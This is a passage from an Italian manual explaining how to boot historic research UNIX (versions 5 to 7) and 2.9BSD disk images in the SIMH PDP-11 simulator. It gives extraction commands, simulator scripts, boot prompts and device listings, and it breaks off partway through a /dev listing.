Alcune edizioni dello UNIX di ricerca sono disponibili in file-immagine già pronti per questa o quella unità a disco. l'utilizzo di tali file con i simulatori è molto più semplice rispetto a una distribuzione su «nastro». Tuttavia, rimane il fatto che si tratta di versioni di UNIX prive di tanti accorgimenti a cui si è abituati se si conosce un sistema GNU e anche cose semplici come la correzione di quanto digitato sulla riga di comando possono essere impossibili.

827.1 UNIX versione 5 (RK05)

Si può trovare il file-immagine della versione 5 dello UNIX di ricerca, per un disco RK05, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/research/Dennis_v5/v5root.gz*⟩. Il file va estratto e quindi va preparato uno script per SIMH.

GNU/Linux $ **gunzip < v5root.gz > unix_v5_root_rk05.dsk** [*Invio*]

Il nome scelto per il file estratto serve a sintetizzare le caratteristiche dell'immagine. Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RK05 cartridge disk.
;
SET     RK   ENABLE
ATTACH  RK0  unix_v5_root_rk05.dsk
SHOW    RK0
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`unix_v5.ini`', si avvia la simulazione così:

GNU/Linux $ **pdp11 unix_v5.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
RK0, 1247KW, attached to unix_v5_root_rk05.dsk, write enabled
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RK0** [*Invio*]

Se funziona, appare un altro invito, generato dal settore di avvio. Questo invito è rappresentato da una chiocciolina ('`@`'), dopo la quale va scritto il nome del file del kernel da eseguire:

disk boot @**unix** [*Invio*]

Praticamente non c'è alcuna procedura di avvio, quindi si ottiene immediatamente la richiesta di identificazione dell'utente:

UNIX login: **root** [*Invio*]

UNIX #

Si annotano i file di dispositivo presenti:

UNIX # **chdir /dev** [*Invio*]

UNIX # **ls -l** [*Invio*]

```
total 0
cr--r--r--  1 bin     1,  0 Nov 26 18:13 mem
crw-rw-rw-  1 bin     1,  2 Nov 26 18:13 null
crw--w--w-  1 root    0,  0 Mar 21 12:10 tty8
#
```

Non è prevista la procedura di arresto del sistema ed è disponibile solo '**sync**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 014150 (INC R4)
```

SIMH sim> **quit** [*Invio*]

827.2 UNIX versione 6 (RK05)

Si può trovare il file-immagine della versione 6 dello UNIX di ricerca, per un disco RK05, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/research/Dennis_v6/v6root.gz* ⟩. Il file va estratto e quindi va preparato uno script per SIMH. Tuttavia, il settore di avvio contenuto nel file-immagine non funziona con il simulatore e va sostituito con una copia della versione 5.

Per prelevare il settore di avvio dal file-immagine della versione 5 si procede come nell'esempio seguente, dove si ottiene il file '`avvio`':

GNU/Linux $ **dd if=unix_v5_root_rk05.dsk of=avvio bs=512 count=1** [*Invio*]

Si estrae il file che contiene l'immagine principale della versione 6:

GNU/Linux $ **gunzip < v6root.gz > unix_v6_root_rk05_orig.dsk** [*Invio*]

Si separa la porzione successiva al primo settore, generando un file temporaneo:

GNU/Linux $ **dd if=unix_v6_root_rk05_orig.dsk of=tmp bs=512 skip=1** [*Invio*]

Si produce un nuovo file-immagine:

GNU/Linux $ **cat avvio tmp > unix_v6_root_rk05_fixed.dsk** [*Invio*]

Si prepara anche il secondo file-immagine previsto, contenente i sorgenti dei programmi:

GNU/Linux $ **gunzip < v6src.gz > unix_v6_root_rk05_src.dsk** [*Invio*]

Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RK05 cartridge disks.
;
SET     RK   ENABLE
;
ATTACH  RK0  unix_v6_root_rk05_fixed.dsk
SHOW    RK0
;
ATTACH  RK1  unix_v6_src_rk05.dsk
SHOW    RK1
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`unix_v6.ini`', si avvia la simulazione così:

GNU/Linux $ **pdp11 unix_v6.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
RK0, 1247KW, attached to unix_v6_root_rk05_fixed.dsk, write enabled
RK1, 1247KW, attached to unix_v6_src_rk05.dsk, write enabled
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RK0** [*Invio*]

Se funziona appare l'invito del settore di avvio ('`@`'), dal quale va scritto il nome del file del kernel da eseguire: in questo caso si tratta del kernel '`rkunix`'.

disk boot @**rkunix** [*Invio*]

UNIX login: **root** [*Invio*]

UNIX #

Si annotano i file di dispositivo presenti:

UNIX # **chdir /dev** [*Invio*]

UNIX # **ls -l** [*Invio*]

```
total 0
crw-rw-r--  1 bin     8,  1 May 13 20:01 kmem
crw-rw-r--  1 bin     8,  0 May 13 20:01 mem
crw-rw-rw-  1 bin     8,  2 May 13 20:01 null
crw--w--w-  1 root    0,  0 Aug 14 22:06 tty8
```

Non è prevista la procedura di arresto del sistema ed è disponibile solo '**sync**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 015670 (BNE 15722)
```

SIMH sim> **quit** [*Invio*]

827.3 UNIX versione 6 (RL02)

Si può trovare il file-immagine della versione 6 dello UNIX di ricerca, modificato per utilizzare un disco RL02, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Boot_Images/v6_rl02_unknown.gz* ⟩. Il file va estratto e quindi va preparato uno script per SIMH.

GNU/Linux $ **gunzip < v6_rl02_unknown.gz > unix_v6_root_rl02.dsk** [*Invio*]

Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RL02 cartridge disks.
;
SET     RL   ENABLE
;
ATTACH  RL0  unix_v6_root_rl02.dsk
SHOW    RL0
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`unix_v6.ini`', si avvia la simulazione così:

GNU/Linux $ **pdp11 unix_v6.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
```

```
RL0, 5242KW, attached to unix_v6_root_rl02.dsk, write enabled, RL02
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RL0** [*Invio*]

Se funziona appare l'invito del programma di avvio ('`!`'), dal quale va scritto il nome del file del kernel da eseguire: '`unix`'.

disk boot !**unix** [*Invio*]

```
unix v6 11/23
mem = 99 KW max = 63
```

UNIX #

Da questo punto, il terminale potrebbe funzionare solo con lettere maiuscole, perciò conviene dare il comando successivo, in modo da ottenere le lettere minuscole consuete:

UNIX # **STTY -LCASE** [*Invio*]

Si annotano qui i file di dispositivo presenti, ma è comunque disponibile, nella directory '`/dev/`' un file '`Makefile`':

UNIX # **cd /dev** [*Invio*]

UNIX # **ls -l** [*Invio*]

```
crw-rw-r--  1 root      23,   0 Jun 19  1984 ad0
crw-rw-rw-  1 root      23,   1 Jul 25  1984 ad1
crw-rw-rw-  1 root      23,   2 Jul 25  1984 ad2
crw-rw-rw-  1 root      23,   3 Jul 25  1984 ad3
crw-rw-rw-  1 root      23,   4 Jul 25  1984 ad4
crw-rw-rw-  1 root      23,   5 Jul 25  1984 ad5
crw-rw-rw-  1 root      23,   6 Jul 25  1984 ad6
crw-rw-rw-  1 root      23,   7 Jul 25  1984 ad7
brw-rw-r--  1 root       6,   0 Aug  4  1982 hm0
brw-rw-r--  1 root       6,   1 Aug  4  1982 hm1
brw-rw-r--  1 root       6,   2 Aug  4  1982 hm2
brw-rw-r--  1 root       6,   3 Aug  4  1982 hm3
brw-rw-r--  1 root       6,   4 Aug  4  1982 hm4
brw-rw-r--  1 root       6,   5 Aug  4  1982 hm5
brw-rw-r--  1 root       6,   6 Aug  4  1982 hm6
brw-rw-r--  1 root       6,   7 Aug  4  1982 hm7
brw-rw-r--  1 root       6,   8 Aug  4  1982 hm8
crw-rw-r--  1 root       8,   3 Aug  4  1982 imem
crw-rw-r--  1 root       8,   1 Aug  4  1982 kmem
c-w--w--w-  1 root       2,   0 Aug  4  1982 lp
crw-rw-r--  1 root       8,   0 Aug  4  1982 mem
brw-rw-r--  1 root       3,   0 Aug  4  1982 mt0
crw-rw-r--  1 root       8,   2 Dec 16  1983 null
```

```
brw-rw-r--  1 root      15,   0 Aug  4  1982 rhm0
brw-rw-r--  1 root      15,   1 Aug  4  1982 rhm1
brw-rw-r--  1 root      15,   2 Aug  4  1982 rhm2
brw-rw-r--  1 root      15,   3 Aug  4  1982 rhm3
brw-rw-r--  1 root      15,   4 Aug  4  1982 rhm4
brw-rw-r--  1 root      15,   5 Aug  4  1982 rhm5
brw-rw-r--  1 root      15,   6 Aug  4  1982 rhm6
brw-rw-r--  1 root      15,   7 Aug  4  1982 rhm7
brw-rw-r--  1 root      15,   8 Aug  4  1982 rhm8
brw-rw-r--  1 root       0,   0 Aug  4  1982 rk0
brw-rw-r--  1 root       0,   1 Aug  4  1982 rk1
brw-rw-r--  2 root       2,   0 May  2  1983 rl0
brw-rw-r--  1 root       2,   1 May 12  1983 rl1
c-w--w--w-  1 root       2,   1 Aug  4  1982 rlp
brw-rw-r--  1 root       1,   0 Aug  4  1982 rp0
brw-rw-r--  1 root       1,   1 Aug  4  1982 rp1
brw-rw-r--  1 root       1,   2 Aug  4  1982 rp2
brw-rw-r--  1 root       1,   3 Aug  4  1982 rp3
crw-rw-r--  1 root      10,   0 Aug  4  1982 rrk0
crw-rw-r--  1 root      10,   1 Aug  4  1982 rrk1
crw-rw-r--  1 root      18,   0 May 26  1986 rrl0
crw-rw-r--  1 root      18,   1 Sep 12 12:35 rrl1
crw-rw-r--  1 root      12,   0 Aug  4  1982 rrp0
crw-rw-r--  1 root      12,   1 Aug  4  1982 rrp1
crw-rw-r--  1 root      12,   2 Aug  4  1982 rrp2
crw-rw-r--  1 root      12,   3 Aug  4  1982 rrp3
crw-rw-rw-  1 root      11,   0 Feb 25  1983 rrx0
crw-rw-rw-  1 root      11,   1 Feb 25  1983 rrx1
crw-rw-rw-  1 root      11,   2 Apr 26  1983 rrx2
crw-rw-rw-  1 root      11,   3 Feb 25  1983 rrx3
brw-rw-rw-  1 root       5,   0 Feb 25  1983 rx0
brw-rw-rw-  1 root       5,   1 Mar  2  1983 rx1
brw-rw-rw-  1 root       5,   2 Feb 25  1983 rx2
brw-rw-rw-  1 root       5,   3 Apr 26  1983 rx3
crw-rw-r--  1 root      21,   0 Aug  4  1982 stat0
crw-rw-r--  1 root      21,   1 Aug  4  1982 stat1
brw-rw-r--  2 root       2,   0 May  2  1983 swap
crw-rw-rw-  1 root       9,   0 Feb 14  1984 tty
crw--w--w-  1 root       0,   1 Feb  2 15:16 tty1
crw--w--w-  1 root       0,   2 Feb  2 09:51 tty2
crw--w--w-  1 root       0,   3 Feb  2 15:16 tty3
crw--w--w-  1 root       0,   4 Feb  2 15:16 tty4
crw--w--w-  1 root       0,   5 Feb  2 15:16 tty5
crw--w--w-  1 root       0,   0 Feb  2 15:25 tty8
crw-rw-rw-  1 root      20,   0 May  7  1983 ttya
crw-rw-rw-  1 root      20,   1 May  7  1983 ttyb
crw-rw-rw-  1 root      20,   2 May  7  1983 ttyc
crw-rw-rw-  1 root      20,   3 May  7  1983 ttyd
```

```
crw-rw-rw-  1 root      20,   4 May  7  1983 ttye
crw-rw-rw-  1 root      20,   5 May  7  1983 ttyf
crw-rw-rw-  1 root      20,   6 May  7  1983 ttyg
crw-rw-rw-  1 root      20,   7 May  7  1983 ttyh
```

Non essendo prevista la procedura di arresto del sistema, si può usare '**sync**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 017124 (CMPB #3,(R2))
```

SIMH sim> **quit** [*Invio*]

827.4 UNIX versione 7 (RL02)

Si può trovare il file-immagine della versione 7 dello UNIX di ricerca, per un disco RL02, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Boot_Images/v7_rl02_1145.gz* ⟩. Il file va estratto e quindi va preparato uno script per SIMH.

GNU/Linux $ **gunzip < v7_rl02_1145.gz > unix_v7_root_rl02.dsk** [*Invio*]

Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RL02 cartridge disks.
;
SET     RL   ENABLE
;
ATTACH  RL0  unix_v7_root_rl02.dsk
SHOW    RL0
;
; Should boot manually.
;
```

Se lo script è contenuto nel file 'unix_v7.ini', si avvia la simulazione così:

GNU/Linux $ **pdp11 unix_v7.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
RL0, 5242KW, attached to unix_v7_root_rl02.dsk, write enabled, RL02
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RL0** [*Invio*]

Se funziona appare l'invito del settore di avvio ('`@`'), dal quale va scritto il nome del programma di avvio: '`boot`'.

disk boot @**boot** [*Invio*]

Quindi si inseriscono le coordinate del file del kernel da avviare:

```
New Boot, known devices are hp ht rk rl rp tm vt
```

disk boot **: rl(0,0)rl2unix** [*Invio*]

```
mem = 177856
```

UNIX #

Si annota il contenuto del file '`/dev/makefile`', con il quale si possono creare i file di dispositivo mancanti:

UNIX # **cd /dev** [*Invio*]

UNIX # **cat makefile** [*Invio*]

```
# You will want to do at least a make std (the default), followed by the
# make on the types of disks you have
#

std:
/etc/mknod console  c 0 0
/etc/mknod tty     c 17 0
/etc/mknod tty1     c 0 1
/etc/mknod tty2     c 0 2
/etc/mknod mem      c 8 0
/etc/mknod kmem     c 8 1
/etc/mknod null     c 8 2

rk:
/etc/mknod rk0  b 0 0
/etc/mknod rk1  b 0 1
/etc/mknod rrk0 c 9 0
/etc/mknod rrk1 c 9 1
chmod go-rw rk0 rk1 rrk0 rrk1
```

```
rl:
/etc/mknod rl0  b 8 0
/etc/mknod rl1  b 8 1
/etc/mknod rrl0 c 18 0
/etc/mknod rrl1 c 18 1
chmod go-rw rl0 rl1 rrl0 rrl1

rp03:
/etc/mknod rp0 b 1 1
/etc/mknod swap b 1 2
/etc/mknod rp3 b 1 3
/etc/mknod rrp0 c 11 1
/etc/mknod rrp3 c 11 3
chmod go-rw rp0 swap rp3 rrp0 rrp3

rp04 rp05:
/etc/mknod rp0 b 6 0
/etc/mknod swap b 6 1
/etc/mknod rp3 b 6 6
/etc/mknod rrp0 c 14 0
/etc/mknod rrp3 c 14 6
chmod go-rw rp0 swap rp3 rrp0 rrp3

rp06:
/etc/mknod rp0 b 6 0
/etc/mknod swap b 6 1
/etc/mknod rp3 b 6 7
/etc/mknod rrp0 c 14 0
/etc/mknod rrp3 c 14 7
chmod go-rw rp0 swap rp3 rrp0 rrp3

tm:
/etc/mknod mt0 b 3 0
/etc/mknod rmt0 c 12 0
/etc/mknod nrmt0 c 12 128
chmod go+w mt0 rmt0 nrmt0

ht:
/etc/mknod mt0 b 7 64
/etc/mknod mt1 b 7 0
/etc/mknod rmt0 c 15 64
/etc/mknod rmt1 c 15 0
/etc/mknod nrmt0 c 15 192
/etc/mknod nrmt1 c 15 128
chmod go+w mt0 mt1 rmt0 rmt1 nrmt0 nrmt1
```

Non essendo prevista la procedura di arresto del sistema, si può usare '**`sync`**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 002312 (RTS PC)
```

SIMH sim> **quit** [*Invio*]

827.5 UNIX versione 7 (RL02) «Torsten»

Si può trovare il file-immagine della versione 7 dello UNIX di ricerca, per un disco RL02, modificato da Torsten Hippe, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Distributions/other/Torsten_Hippe_v7/v7.gz* ⟩. Il file va estratto e quindi va preparato uno script per SIMH.

GNU/Linux $ **gunzip < v7.gz > unix_v7_root_rl02_torsten.dsk** [*Invio*]

Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RL02 cartridge disks.
;
SET     RL   ENABLE
;
ATTACH  RL0  unix_v7_root_rl02_torsten.dsk
SHOW    RL0
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`unix_v7.ini`', si avvia la simulazione così:

GNU/Linux $ **pdp11 unix_v7.ini** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
RL0, 5242KW, attached to unix_v7_root_rl02_torsten.dsk, write enabled, RL02
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH sim> **BOOT RL0** [*Invio*]

Se funziona appare l'invito del settore di avvio ('`@`'), dal quale va scritto il nome del programma di avvio: '`boot`'.

disk boot @**boot** [*Invio*]

Quindi si inseriscono le coordinate del file del kernel da avviare:

```
Boot
```

disk boot **: rl(0,0)rl1unix** [*Invio*]

```
mem = 205376
```

Viene chiesto di eseguire un accesso normale. La parola d'ordine per l'utente '**root**' è «pdp». Inizialmente il terminale mostra solo lettere maiuscole:

UNIX SINGLE USER LOGIN: **ROOT** [*Invio*]

UNIX PASSWORD: ***PDP*** [*Invio*]

Con il comando successivo si riporta il terminale a funzionare con le lettere minuscole:

UNIX # **STTY -LCASE** [*Invio*]

Si annota il contenuto del file '/dev/makefile', con il quale si possono creare i file di dispositivo mancanti:

UNIX # **cd /dev** [*Invio*]

UNIX # **cat makefile** [*Invio*]

```
basic:
/etc/mknod console c 0 0
/etc/mknod tty c 1 0
/etc/mknod mem c 2 0
/etc/mknod kmem c 2 1
/etc/mknod null c 2 2
chmod go-w+r console
chmod go-w mem kmem
chmod go+rw null tty
chown bin mem kmem null tty
chgrp bin mem kmem null tty

rp:
make TYPE=rp bigdisk

hp:
make TYPE=hp bigdisk

rm:
make TYPE=rm bigdisk

hk:
make TYPE=hk bigdisk

si:
```

```
make TYPE=si bigdisk

bigdisk:
/etc/mknod $(TYPE)0 b 2 0
#       /etc/mknod $(TYPE)01 b 2 1
#       /etc/mknod $(TYPE)02 b 2 2
#       /etc/mknod $(TYPE)03 b 2 3
#       /etc/mknod $(TYPE)04 b 2 4
#       /etc/mknod $(TYPE)05 b 2 5
#       /etc/mknod $(TYPE)06 b 2 6
#       /etc/mknod $(TYPE)07 b 2 7
/etc/mknod $(TYPE)1 b 2 8
#       /etc/mknod $(TYPE)11 b 2 9
#       /etc/mknod $(TYPE)12 b 2 10
#       /etc/mknod $(TYPE)13 b 2 11
#       /etc/mknod $(TYPE)14 b 2 12
#       /etc/mknod $(TYPE)15 b 2 13
#       /etc/mknod $(TYPE)16 b 2 14
#       /etc/mknod $(TYPE)17 b 2 15
/etc/mknod r$(TYPE)0 c 11 0
#       /etc/mknod r$(TYPE)01 c 11 1
#       /etc/mknod r$(TYPE)02 c 11 2
#       /etc/mknod r$(TYPE)03 c 11 3
#       /etc/mknod r$(TYPE)04 c 11 4
#       /etc/mknod r$(TYPE)05 c 11 5
#       /etc/mknod r$(TYPE)06 c 11 6
#       /etc/mknod r$(TYPE)07 c 11 7
/etc/mknod r$(TYPE)1 c 11 8
#       /etc/mknod r$(TYPE)11 c 11 9
#       /etc/mknod r$(TYPE)12 c 11 10
#       /etc/mknod r$(TYPE)13 c 11 11
#       /etc/mknod r$(TYPE)14 c 11 12
#       /etc/mknod r$(TYPE)15 c 11 13
#       /etc/mknod r$(TYPE)16 c 11 14
#       /etc/mknod r$(TYPE)17 c 11 15
chmod go-w $(TYPE)[0-7] $(TYPE)[0-7]? r$(TYPE)[0-7] r$(TYPE)[0-7]?

rl:
/etc/mknod rl0 b 3 0
/etc/mknod rl1 b 3 1
/etc/mknod rrl0 c 12 0
/etc/mknod rrl1 c 12 1
chmod go-w rl? rrl?

rk:
/etc/mknod rk0 b 4 0
/etc/mknod rk1 b 4 1
/etc/mknod rrk0 c 13 0
```

```
/etc/mknod rrk1 c 13 1
chmod go-w rk? rrk?

dl:
/etc/mknod tty1 c 0 1
/etc/mknod tty2 c 0 2
chmod go-r+w tty[1-2]
< more 64% >dl:
/etc/mknod tty1 c 0 1
/etc/mknod tty2 c 0 2
chmod go-r+w tty[1-2]

pc:
/etc/mknod pc c 4 0
chown bin pc
chgrp bin pc
chmod go+w pc

lp:
/etc/mknod lp c 5 0
chown bin lp
chgrp bin lp
chmod go-rw lp

dc:
/etc/mknod dc0 c 6 0
/etc/mknod dc1 c 6 1
chown bin dc?
chgrp bin dc?
chmod go-rw dc?

dz:
/etc/mknod ttya c 7 0
/etc/mknod ttyb c 7 1
/etc/mknod ttyc c 7 2
/etc/mknod ttyd c 7 3
/etc/mknod ttye c 7 4
/etc/mknod ttyf c 7 5
/etc/mknod ttyg c 7 6
/etc/mknod ttyh c 7 7
chmod go-r+w tty[a-h]

tm:
/etc/mknod mt0 b 0 0
/etc/mknod mt1 b 0 1
/etc/mknod hmt0 b 0 64
/etc/mknod hmt1 b 0 65
/etc/mknod nmt0 b 0 128
```

```
/etc/mknod nmt1 b 0 129
/etc/mknod nhmt0 b 0 192
/etc/mknod nhmt1 b 0 193
/etc/mknod rmt0 c 10 0
/etc/mknod rmt1 c 10 1
/etc/mknod hrmt0 c 10 64
/etc/mknod hrmt1 c 10 65
/etc/mknod nrmt0 c 10 128
/etc/mknod nrmt1 c 10 129
/etc/mknod nhrmt0 c 10 192
/etc/mknod nhrmt1 c 10 193
chmod go-w *mt[01]

tc:
/etc/mknod tap0 b 1 0
/etc/mknod tap1 b 1 1
chmod go-w tap[01]

swap:
@echo ln ??? swap
```

Non essendo prevista la procedura di arresto del sistema, si può usare '**sync**', dopo il quale è possibile interrompere il funzionamento del simulatore con la combinazione [*Ctrl e*].

UNIX # **sync** [*Invio*]

UNIX # [*Ctrl e*]

```
Simulation stopped, PC: 002312 (RTS PC)
```

SIMH sim> **quit** [*Invio*]

827.6 BSD versione 2.9 (RL02)

Si può trovare il file-immagine della versione 2.9 di BSD, per un disco RL02, presso ⟨*http://www.tuhs.org/Archive/PDP-11/Boot_Images/2.9BSD_rl02_1145.gz*⟩. Il file va estratto e quindi va preparato uno script per SIMH.

GNU/Linux $ **gunzip < 2.9BSD_rl02_1145.gz > bsd_2.9_root_rl02.dsk** [*Invio*]

Lo script per SIMH può avere il contenuto seguente:

```
;
; PDP-11/45 (1972) with only 256 Kibyte RAM memory.
;
SET     CPU  11/45
SHOW    CPU
;
; RL02 cartridge disks.
```

```
;
SET      RL   ENABLE
;
ATTACH   RL0  bsd_2.9_root_rl02.dsk
SHOW     RL0
;
; Should boot manually.
;
```

Se lo script è contenuto nel file '`bsd_6.9.ini`', si avvia la simulazione così:

GNU/Linux `$` **`pdp11 bsd_6.9.ini`** [*Invio*]

```
PDP-11 simulator V3.6-1
Disabling XQ
CPU, 11/45, FPP, autoconfiguration on, 256KB
RL0, 5242KW, attached to bsd_2.9_root_rl02.dsk, write enabled, RL02
```

Quindi, dall'invito di SIMH si dà il comando di avvio:

SIMH `sim>` **`BOOT RL0`** [*Invio*]

```
:boot

45Boot
```

Se funziona appare l'invito del programma di avvio ('`:`'), dal quale vanno scritte le coordinate per raggiungere il kernel da avviare:

disk boot `:` **`rl(0,0)rlunix`** [*Invio*]

```
Berkeley UNIX (Rev. 2.9.1) Sun Nov 20 14:55:50 PST 1983
mem = 135872

CONFIGURE SYSTEM:
xp 0 csr 176700 vector 254 attached
rk 0 csr 177400 vector 220 attached
hk 0 csr 177440 vector 210 attached
rl 0 csr 174400 vector 160 attached
rp ? csr 176700 vector 254 interrupt vector already in use
ht 0 csr 172440 vector 224 skipped:  No CSR
tm 0 csr 172520 vector 224 attached
ts 0 csr 172520 vector 224 interrupt vector already in use
dh ? csr 160020 vector 370 skipped:  No CSR
dm ? csr 170500 vector 360 skipped:  No autoconfig routines
dz ? csr 160110 vector 320 interrupt vector wrong
dz ? csr 160110 vector 320 interrupt vector wrong
dn 0 csr 175200 vector 300 skipped:  No autoconfig routines
vp ? csr 177500 vector 174 skipped:  No autoconfig routines
lp 0 csr 177514 vector 200 attached
```

```
Erase=^?, kill=^U, intr=^C
```

Si accede immediatamente alla shell. Si annota il contenuto della directory '`/dev/`'; tuttavia, è presente anche lo script '**`MAKE`**', con il quale si possono creare i file di dispositivo mancanti:

UNIX # **`cd /dev`** [*Invio*]

UNIX # **`ls -l`** [*Invio*]

```
total 5
-rwxrwxr-x 1 root     daemon      4375 Sep 19 01:21 MAKE
crw--w--w- 1 root     superuse   0,  0 Dec 31 16:03 console
brw------- 1 root     superuse   4,  0 Mar 29 15:42 hk0a
brw------- 1 root     superuse   4,  1 Mar 29 15:42 hk0b
brw------- 1 root     superuse   4,  2 Mar 29 15:42 hk0c
brw------- 1 root     superuse   4,  3 Mar 29 15:42 hk0d
brw------- 1 root     superuse   4,  6 Mar 29 15:42 hk0g
brw------- 1 root     superuse   4,  7 Mar 29 15:42 hk0h
crw------- 1 root     superuse   8,  1 Dec 31 16:02 kmem
crw------- 1 root     superuse   8,  0 Mar 29 15:40 mem
crw-rw-rw- 1 root     superuse   8,  2 Jul 27 17:58 null
crw------- 1 root     superuse  19,  0 Mar 29 15:42 rhk0a
crw------- 1 root     superuse  19,  1 Mar 29 15:42 rhk0b
crw------- 1 root     superuse  19,  2 Mar 29 15:42 rhk0c
crw------- 1 root     superuse  19,  3 Mar 29 15:42 rhk0d
crw------- 1 root     superuse  19,  6 Mar 29 15:42 rhk0g
crw------- 1 root     superuse  19,  7 Mar 29 15:42 rhk0h
brw------- 1 root     superuse   0,  0 Mar 29 15:40 rk0
brw------- 1 root     superuse   0,  1 Mar 30 00:14 rk1
brw------- 1 root     superuse   8,  0 Mar 29 15:40 rl0
brw------- 1 root     superuse   8,  1 Mar 30 00:14 rl1
brw-rw---- 1 root     daemon     6,  0 Mar 10 12:25 rm0a
brw-rw---- 1 root     daemon     6,  1 Mar 29 08:21 rm0b
brw------- 1 root     superuse   6,  2 Jun  2 09:41 rm0c
brw-rw---- 1 root     daemon     6,  3 Sep 29 18:13 rm0d
brw-rw---- 1 root     daemon     6,  4 Feb 25 04:58 rm0e
brw------- 1 root     superuse   1,  0 Mar 29 15:42 rp0a
brw------- 1 root     superuse   1,  1 Mar 29 15:43 rp0b
brw------- 1 root     superuse   1,  2 Mar 29 15:43 rp0c
brw------- 1 root     superuse   1,  7 Mar 29 15:43 rp0h
crw------- 1 root     superuse   9,  0 Jul 27 17:59 rrk0
crw------- 1 root     superuse   9,  1 Mar 30 00:14 rrk1
crw------- 1 root     superuse  18,  0 Dec 31 16:02 rrl0
crw------- 1 root     superuse  18,  1 Mar 30 00:14 rrl1
crw-rw---- 1 root     daemon    14,  0 Mar 15 18:30 rrm0a
crw-rw---- 1 root     daemon    14,  1 Jul 26 17:42 rrm0b
crw-rw-r-- 1 root     daemon    14,  2 Jan 11 21:19 rrm0c
crw-rw---- 1 root     daemon    14,  3 Mar 26 01:44 rrm0d
crw-rw---- 1 root     daemon    14,  4 Jan 18 08:36 rrm0e
```

```
crw------- 1 root     superuse  11,  0 Mar 29 15:42 rrp0a
crw------- 1 root     superuse  11,  1 Mar 29 15:43 rrp0b
crw------- 1 root     superuse  11,  2 Mar 29 15:43 rrp0c
crw------- 1 root     superuse  11,  7 Mar 29 15:43 rrp0h
crw------- 1 root     superuse  14,  0 Mar 29 15:40 rxp0a
crw------- 1 root     superuse  14,  1 Mar 29 15:41 rxp0b
crw------- 1 root     superuse  14,  2 Mar 29 15:41 rxp0c
crw------- 1 root     superuse  14,  3 Mar 29 15:41 rxp0d
crw------- 1 root     superuse  14,  4 Mar 29 15:41 rxp0e
crw------- 1 root     superuse  14,  5 Mar 29 15:41 rxp0f
crw------- 1 root     superuse  14,  6 Mar 29 15:41 rxp0g
crw------- 1 root     superuse  14,  7 Mar 29 15:41 rxp0h
crw-rw-rw- 1 root     superuse  17,  0 Mar 29 15:40 tty
crw--w--w- 1 root     sys       21,  0 Mar  7 09:13 tty00
crw--w--w- 1 root     superuse  21,  1 Mar  7 09:04 tty01
crw--w--w- 1 root     superuse  21,  2 Mar  7 09:04 tty02
crw--w--w- 1 root     superuse  21,  3 Mar  7 09:04 tty03
crw--w--w- 1 root     superuse  21,  4 Jul 26 17:15 tty04
crw--w--w- 1 root     superuse  21,  5 Aug  6 23:09 tty05
crw--w--w- 1 root     superuse  21,  6 Mar  7 09:04 tty06
crw--w--w- 1 root     superuse  21,  7 Mar  7 09:04 tty07
crw------- 1 root     superuse   4,  0 Mar 30 00:14 ttyh0
crw------- 1 root     superuse   4,  1 Mar 30 00:14 ttyh1
crw------- 1 root     superuse   4,  2 Mar 30 00:14 ttyh2
crw------- 1 root     superuse   4,  3 Mar 30 00:14 ttyh3
crw------- 1 root     superuse   4,  4 Mar 30 00:14 ttyh4
crw------- 1 root     superuse   4,  5 Mar 30 00:14 ttyh5
crw------- 1 root     superuse   4,  6 Mar 30 00:14 ttyh6
crw------- 1 root     superuse   4,  7 Mar 30 00:14 ttyh7
crw------- 1 root     superuse   4,  8 Mar 30 00:14 ttyh8
crw------- 1 root     superuse   4,  9 Mar 30 00:14 ttyh9
crw------- 1 root     superuse   4, 10 Mar 30 00:14 ttyha
crw------- 1 root     superuse   4, 11 Mar 30 00:14 ttyhb
crw------- 1 root     superuse   4, 12 Mar 30 00:14 ttyhc
